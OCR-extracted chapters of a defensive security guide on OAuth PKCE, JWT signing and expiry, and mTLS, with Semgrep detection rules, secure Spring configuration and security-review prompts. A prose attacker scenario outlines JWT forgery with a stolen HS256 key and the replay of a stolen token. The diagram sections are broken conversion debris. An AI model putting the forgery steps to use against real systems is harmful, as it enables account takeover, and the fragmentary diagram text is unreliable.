
```
rules:
  - id: spring-auth-server-no-pkce-for-public-client
    patterns:
      - pattern: |
          RegisteredClient.withId(...)
              ...
              .clientAuthenticationMethod(ClientAuthenticationMethod.NONE)
              ...
              .build()
      - pattern-not: |
          RegisteredClient.withId(...)
              ...
              .clientSettings(ClientSettings.builder().requireProofKey(true)...)
              ...
              .build()
    message: "A public OAuth 2.0 client is registered without PKCE being enforced. Public clients using the
Authorization Code Grant must use PKCE to prevent authorization code interception attacks. Add
'.clientSettings(ClientSettings.builder().requireProofKey(true).build())' to the client registration."
    languages: [java]
    severity: ERROR
```


Claude Prompt for Analysis


> "As a security auditor, review this Spring Authorization Server configuration. The focus is on the registration of public clients (e.g., mobile or SPA clients). Determine if the configuration is vulnerable to OAuth 2.0 authorization code interception attacks. Specifically, verify that any client configured with `ClientAuthenticationMethod.NONE` is mandated to use PKCE (`requireProofKey`). Report any findings and their security implications."

Attack Flow Diagram

This flowchart shows the secure PKCE flow, highlighting how the attacker is thwarted.



Client App
Unsupported markdown: list
Unsupported markdown: list
Authorization Flow
Unsupported markdown: list
Unsupported markdown: list
Unsupported markdown: list
Attacker
Attacker intercepts auth_code
Token Exchange
Unsupported markdown: list
Attacker tries to exchange auth_code
Unsupported markdown: list
Server asks for code_verifier


Unsupported markdown: list
Attacker does not have it
Match
No Match
Unsupported markdown: list
Access Denied



OAuth Authorization Code Interception

Secure OAuth PKCE Implementation



Chapter 3: The Forged Passport - JWT Lifecycle Management and Signature Validation

JSON Web Tokens (JWTs) are the de facto standard for representing claims securely between two parties. They are compact, self-contained, and work well in distributed environments. A JWT is like a digital passport: it asserts an identity and a set of permissions. But what happens if this passport can be forged, stolen, or never expires? A poorly managed JWT lifecycle can turn a tool of security into a master key for attackers.

The Insecure Scenario: The Everlasting Token

A popular cloud service, "DataWeave," uses JWTs to manage API access. When a developer signs up, they can generate a JWT from the developer portal. The token contains their `user_id` and a `role: "developer"` claim. To prioritize performance, the engineering team made two critical mistakes:

1. They chose a symmetric signing algorithm, `HS256`, and the secret key is hardcoded in the configuration files of all microservices.
2. The tokens have no expiration date (`exp` claim). Once issued, they are valid forever.

Attacker's Playbook: Token Forgery and Privilege Escalation

An attacker, "Eve," finds a minor information disclosure vulnerability (e.g., a verbose error message or a publicly exposed `pom.xml`) that leaks the version of a library used by DataWeave.

- **TTP 1: Exploiting a Weak Secret.** Eve researches this library version and finds a known vulnerability that could lead to remote code execution (RCE). She exploits it on a less critical microservice and gains access to the server. She finds the configuration file and steals the hardcoded `HS256` secret key. Now she can forge any token she wants. She creates a new JWT with `user_id: "eve"` and, more importantly, `role: "admin"`. She now has full administrative access to the entire DataWeave platform.
- **TTP 2: Token Hijacking and Replay.** A less sophisticated attacker simply compromises a developer's machine via phishing and steals a valid, non-expiring JWT. Because the token never expires and there is no revocation mechanism, the attacker can use this token indefinitely, even if the developer changes their password.

The Secure Architecture: The Ephemeral, Tamper-Proof Credential

A secure JWT lifecycle is built on the principles of zero trust and least privilege.

1. **Asymmetric Signature Algorithm (RS256/ES256):** Always use an asymmetric algorithm. The identity provider (authorization server) signs tokens with a **private key** that is kept highly secure. The resource servers (microservices) only need the **public key** to validate the signature. Even if a microservice is compromised, the attacker cannot forge new tokens.
2. **Short-Lived Access Tokens:** Access tokens must have a short expiration time (e.g., 5-15 minutes). This drastically reduces the window of opportunity for an attacker if a token is stolen.
3. **Refresh Tokens:** To maintain a good user experience, use refresh tokens. These are long-lived, opaque tokens that can be exchanged for new access tokens. They must be stored securely (e.g., an `HttpOnly` cookie) and can be revoked if abuse is detected.
4. **Comprehensive Claim Validation:** The resource server must always validate:
   - The signature (is it authentic?).
   - The expiration (`exp`) claim (is it still valid?).
   - The issuer (`iss`) claim (did it come from the right authority?).
   - The audience (`aud`) claim (is it intended for me?).

Defender's Code: Java JWT Validation with Spring Security

Spring Security provides excellent support for JWT-based authentication.

`JwtValidationConfig.java`

```
import com.nimbusds.jose.jwk.source.JWKSource;
import com.nimbusds.jose.proc.SecurityContext;
import org.springframework.beans.factory.annotation.Value;
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;
import org.springframework.security.oauth2.jwt.JwtDecoder;
import org.springframework.security.oauth2.jwt.NimbusJwtDecoder;

@Configuration
public class JwtValidationConfig {

    @Value("${spring.security.oauth2.resourceserver.jwt.jwk-set-uri}")
    private String jwkSetUri; // e.g., https://auth.example.com/.well-known/jwks.json

    @Bean
    public JwtDecoder jwtDecoder() {
        // 1. Use the JWK Set URI to fetch public keys for RS256 validation
        // This avoids hardcoding keys and allows for automatic key rotation.
        return NimbusJwtDecoder.withJwkSetUri(this.jwkSetUri).build();
    }
}
```

And the security configuration to use it:
`ResourceServerConfig.java`

```
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;
import org.springframework.security.config.annotation.web.builders.HttpSecurity;
import org.springframework.security.web.SecurityFilterChain;

@Configuration
```

```
public class ResourceServerConfig {

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws Exception {
        http
            .authorizeHttpRequests(authorize -> authorize.anyRequest().authenticated())
            .oauth2ResourceServer(oauth2 -> oauth2.jwt()); // 2. Enable JWT validation
        return http.build();
    }
}
```

This configuration automatically enables validation of the signature, expiration, issuer, and audience based on the metadata from the authorization server.

Detection & Prevention

Semgrep Rule for Detecting Hardcoded JWT Secrets

This rule finds hardcoded secrets used for symmetric JWT signing.


`java-jwt-hardcoded-secret.yaml`

```
rules:
  - id: java-jwt-hardcoded-secret
    message: "A hardcoded secret is being used for JWT signing. This is highly insecure. Use an asymmetric algorithm
(like RS256) with a key management system, and load keys from a secure vault, not from code or configuration files."
    severity: ERROR
    languages: [java]
    pattern-either:
      - pattern: |
          io.jsonwebtoken.Jwts.builder()
            ...
            .signWith(SignatureAlgorithm.HS..., "..." )
            ...
            .compact()
      - pattern: |
          com.auth0.jwt.algorithms.Algorithm.HMAC...("...")
```

Claude Prompt for JWT Analysis

> "Review the following Java code that creates or validates JWTs. As a security expert, assess the JWT lifecycle management practices. Check for:
>
> 1. The signing algorithm used. Is it a secure asymmetric algorithm (RS256, ES256)?
> 2. How the signing key is managed. Is it hardcoded?
> 3. Whether token expiration (`exp` claim) is being set during creation and validated during processing.
> 4. The presence of a token revocation or refresh mechanism.
>
> Provide a detailed report on vulnerabilities and best-practice recommendations."


JWT Attack Scenarios




JWT Forgery Attack (HS256)

State Diagram for JWT Lifecycle

This diagram shows the states of a secure JWT.



Secure JWT Implementation



Secure JWT Lifecycle (RS256)

Chapter 4: The Impostor at the Gate - Mutual TLS (mTLS) Client Authentication

Standard TLS secures the channel by ensuring the client is talking to the authentic server. But it does nothing to help the server identify the client. In high-security environments, especially for B2B integrations or internal microservice communication, this one-way trust is not enough. The server must be able to answer the question: "I know you can hear me, but who are *you*?" Mutual TLS (mTLS) answers this question by requiring the client to present its own certificate, creating a two-way, cryptographically verified trust.

The Insecure Scenario: The Shared API Key

